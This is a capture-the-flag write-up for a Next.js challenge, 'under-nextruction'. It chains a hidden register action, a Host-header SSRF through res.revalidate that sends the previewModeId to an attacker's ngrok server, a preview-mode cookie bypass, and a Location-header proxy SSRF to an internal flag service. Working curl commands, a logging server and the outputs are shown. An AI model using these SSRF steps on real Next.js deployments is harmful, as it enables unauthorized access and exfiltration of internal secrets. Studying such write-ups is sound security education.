


We are given a login page where we can login with a username and a password but we don’t have an account. There’s no way to register.
Finding a way to register
We are given the projects files and we can inspect the code of the Next.js app. After looking at the app/login/page.js file, we can see that a register function exists but is not used.
const [stateLogin, formLogin] = useActionState(login, initialState);
const [stateRegister, formRegister] = useActionState(register, initialState);

<form action={formLogin} className="max-w-md mx-auto text-left">
  ...
</form>;
We can simply inspect the page and override the JavaScript for the page by swapping those two functions.
We now have an account and a session cookie.
Exploiting an SSRF with res.revalidate("/")
We can see that /api/revalidate is an API route. This route is used to revalidate the page cache. Internally, it uses the res.revalidate function.
export default async function handler(req, res) {
	try {
		await res.revalidate("/");
    // ...
  } // ...
}
res.validate() is an alias for the function below, which is located in server/api-utils/node/api-resolver.ts (Next.js’ code)
async function revalidate(
  urlPath: string,
  req: IncomingMessage,
  context: ApiContext
) {
  const revalidateHeaders: HeadersInit = {
    "x-prerender-revalidate": context.previewModeId,
    // ...
  }

  try {
    if (context.trustHostHeader) {
      const res = await fetch(`https://${req.headers.host}${urlPath}`, {
        method: 'HEAD',
        headers: revalidateHeaders,
      })

      // ...
    }

    // ...
  } // ...
}
As you can see, if we have the context.trustHostHeader enabled, we can send a HEAD request to any URL we want by adding an Host header.
The trustHostHeader is set to true by default in the next.config.js file.
/** @type {import('next').NextConfig} */
const nextConfig = {
  experimental: {
    trustHostHeader: true,
  },
};

export default nextConfig;
We will setup a Python server to log every headers received on HEAD requests.
from http.server import HTTPServer, BaseHTTPRequestHandler

class LoggingHandler(BaseHTTPRequestHandler):
  def do_HEAD(self):
    for key, value in self.headers.items():
      print(f"{key}: {value}")

    self.send_response(200)
    self.end_headers()

if __name__ == '__main__':
  server_address = ('', 8080)
  httpd = HTTPServer(server_address, LoggingHandler)
  print("Serving on port 8080...")
  httpd.serve_forever()
Let’s start an ngrok instance (ngrok http 8080) and grab our public URL, let’s say 259b-46-193-4-24.ngrok-free.app for this example.
Finally, we can send a request to the /api/revalidate endpoint with the Host header set to our public URL and the session cookie set to our session cookie, since auth is required by the middleware for API routes.
curl https://under-nextruction.fcsc.fr:2213/api/revalidate \
  -b 'session=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InZleGNpdGVkIiwiaWF0IjoxNzQ1MjM4NDUwLCJleHAiOjE3NDUzMjQ4NTB9.Y6BpTLOtsNlBdx6yWdXdZAv3UN2wZFv1iJ2o2Eywy40' \
  -H 'Host: 259b-46-193-4-24.ngrok-free.app'
We can now look at the logs, we received those headers.
Host: 259b-46-193-4-24.ngrok-free.app
User-Agent: node
Accept: */*
Accept-Encoding: br, gzip, deflate
Accept-Language: *
Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InZleGNpdGVkIiwiaWF0IjoxNzQ1MjM4NDUwLCJleHAiOjE3NDUzMjQ4NTB9.Y6BpTLOtsNlBdx6yWdXdZAv3UN2wZFv1iJ2o2Eywy40
Sec-Fetch-Mode: cors
X-Forwarded-For: 51.38.168.83
X-Forwarded-Host: 259b-46-193-4-24.ngrok-free.app
X-Forwarded-Proto: https
X-Prerender-Revalidate: 59c6709a1c2b39386a72b0026399960b
59c6709a1c2b39386a72b0026399960b is our previewModeId, we can use it to set ourselves in preview mode.
Setting ourself in preview mode
Let’s take a look at how Next.js handles preview mode.
In the file server/api-utils/node/api-resolver.ts, we can find the apiResolver function which sets the props of the NextApiRequest object. We can find those lines.
export async function apiResolver(
  req: IncomingMessage,
  res: ServerResponse,
  // ...
) {
  const apiReq = req as NextApiRequest;
  const apiRes = res as NextApiResponse;

  // ...

  setLazyProp({ req: apiReq }, "previewData", () =>
    tryGetPreviewData(req, res, apiContext),
  );

  setLazyProp({ req: apiReq }, "preview", () =>
    apiReq.previewData !== false ? true : undefined,
  );

  // ...
}
As you can see, preview is true whenever previewData is not false. The previewData is set by the tryGetPreviewData function.
Let’s take a look at this function, located in server/api-utils/node/try-get-preview-data.ts.
export type ApiPreviewProps = {
  previewModeId: string;
};

export function tryGetPreviewData(
  req: IncomingMessage | BaseNextRequest | Request,
  res: ServerResponse | BaseNextResponse,
  options: ApiPreviewProps,
) {
  // ...

  const headers = HeadersAdapter.from(req.headers);
  const cookies = new RequestCookies(headers);

  const previewModeId = cookies.get("__prerender_bypass")?.value;
  // ...

  if (previewModeId && previewModeId === options.previewModeId) {
    const data = {};
    // ...
    return data;
  }
}
Basically, the tryGetPreviewData function checks if the cookie __prerender_bypass is set and if it matches the previewModeId. If it does, we are in preview mode.
We can now set the __prerender_bypass cookie to the value of the previewModeId we received in the previous request.
curl https://under-nextruction.fcsc.fr:2213/api/user \
  -b 'session=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InZleGNpdGVkIiwiaWF0IjoxNzQ1MjM4NDUwLCJleHAiOjE3NDUzMjQ4NTB9.Y6BpTLOtsNlBdx6yWdXdZAv3UN2wZFv1iJ2o2Eywy40; __prerender_bypass=59c6709a1c2b39386a72b0026399960b'
{
"username": "vexcited",
"timestamp": "2025-04-22T00:03:24.487Z",
"flagStoreKey": "8fce97b0137965a3ddd635355eb3b1d249844c814c7981ade10dc201a329b457"
}We now bypassed preview mode and we can store the flagStoreKey.
Where are we going ?
The flag is stored in a Python server running on the under-nextruction-flag container, on port 5000.
from flask import Flask, request, jsonify
from os import environ

app = Flask(__name__)

@app.get("/get_flag")
def get_flag():
	if request.headers.get("X-Key") != environ.get("FLAG_STORE_KEY", "FAKE_KEY"):
		return jsonify({ "error": "Invalid X-Key value provided!" }, 403)

	return jsonify({ "flag": environ.get("FLAG") })

app.run("0.0.0.0", 5000)
X-Key is the header used to retrieve the flag. The value of this header is stored in the environment variable FLAG_STORE_KEY.
The value of this variable is the same as the flagStoreKey we received in the previous request.
You understood, we have to find a way to request http://under-nextruction-flag:5000/get_flag with the X-Key header set to the value of the flagStoreKey within the Next.js app.
Exploiting another SSRF
Let’s take a look at middleware.js.
if (parsedUrl.pathname.startsWith("/api/")) {
  const requestHeaders = new Headers(request.headers);
  requestHeaders.set("X-User", verifiedSession.username);
  return NextResponse.next({ headers: requestHeaders });
}
As you can see, the middleware adds the X-User header to every request to the /api/ endpoint.
But we can also see that the requestHeaders object is reflected in the middleware response headers.
In Next.js, there’s a proxyRequest function that can be used to proxy requests to another server.
// in `handleRequest` function, in `requestHandlerImpl` function.
const {
  finished,
  parsedUrl,
  // ...
} = await resolveRoutes({
  req,
  res,
  // ...
});

// ...

// We have to match those two conditions !
if (finished && parsedUrl.protocol) {
  return await proxyRequest(
    req,
    res,
    parsedUrl,
    // ...
  );
}
// in `handleRoute` function, in `resolveRoutes` function.
// middlewareHeaders = headers from our middlware.js :
//
// return NextResponse.next({ headers: requestHeaders });
//
if (middlewareHeaders['location']) {
const value = middlewareHeaders['location'] as string
const rel = getRelativeURL(value, initUrl)
resHeaders['location'] = rel
parsedUrl = url.parse(rel, true)
return {
parsedUrl, // OK, giving https://example.com will output `https:` for protocol.
resHeaders,
finished: true, // OK
statusCode: middlewareRes.status,
}
}As you can see, if the Location header is set in the middleware response, it will be used to set the parsedUrl variable.
This variable is used to set the URL of the request sent to the proxyRequest function.
This means that we can set the Location header in the middleware response to http://under-nextruction-flag:5000/get_flag and it will be used to set the URL of the request sent to the proxyRequest function.
Get the flag !
Now, we’ll request /api/user since…
/api/is required by the middleware ;/api/userexists, a 404 error will not be thrown.
Also, we need our session cookie to be set, to comply with the middleware.
curl https://under-nextruction.fcsc.fr:2213/api/user \
  -b 'session=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InZleGNpdGVkIiwiaWF0IjoxNzQ1MjM4NDUwLCJleHAiOjE3NDUzMjQ4NTB9.Y6BpTLOtsNlBdx6yWdXdZAv3UN2wZFv1iJ2o2Eywy40' \
  -H 'Location: http://under-nextruction-flag:5000/get_flag' \
  -H 'X-Key: 8fce97b0137965a3ddd635355eb3b1d249844c814c7981ade10dc201a329b457'
{
"flag": "FCSC{b2eac9d3dfbf0de3053beb63edec23df41b103c58a18b811ebd52d372d6f0cad}"
}We can now extract the flag and submit it !